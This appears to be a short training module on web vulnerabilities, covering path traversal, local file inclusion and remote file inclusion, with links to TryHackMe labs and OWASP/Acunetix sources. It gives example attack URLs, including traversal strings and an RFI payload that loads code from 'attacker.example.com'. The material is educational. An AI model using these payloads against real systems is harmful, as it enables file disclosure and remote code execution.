ZROC102

zumaroc

Module 3: Testing Common Web Application Vulnerabilities (3) – LFI (Hands-on) & RFI

PATH TRAVERSAL (EXAMPLE)

Example 1:

In these examples it's possible to insert a malicious string as the variable parameter to access files located outside the web publish directory.

```
http://some_site.com.br/get-files?file=../../../../some dir/some file
http://some_site.com.br/../../../../some dir/some file
```

Example 2:

In these examples it's possible to insert a malicious string as the variable parameter to access files located outside the web publish directory.

```
http://some_site.com/?file=../../uploads/evil.php
```

RFI(REMOTE FILE INCLUSION)

Remote file occurs when a file from a remote web server is inserted into a web page. This can be done on purpose to display content from a remote web application.

RFI allows an attacker to include a remote file in the the web application.

The difference between (RFI) and Local File Inclusion (LFI) is that with RFI, the hacker uses a remote file while LFI uses local files (i.e., files on the target server) when carrying out the attack.

Example:

In this example, the malicious file is included and runs with the execution permissions of the server user who runs the web application. That allows an attacker to run any code they want on the web server. They can even gain a persistent presence on the web server.

```
http://example-site.com/?file=http://attacker.example.com/evil.php
```

THM LABS


Practical (Hands-on)

LFI BASICS [LFI & RFI]: https://tryhackme.com/room/lfibasics

INCLUSION [LFI]: https://tryhackme.com/room/inclusion

RFI – Assignment (Optional)

SKYNET: https://tryhackme.com/room/skynet



SOURCES

Path Traversal
https://owasp.org/www-community/attacks/Path_Traversal

RFI
https://www.acunetix.com/blog/articles/remote-file-inclusion-rfi/

LFI
https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/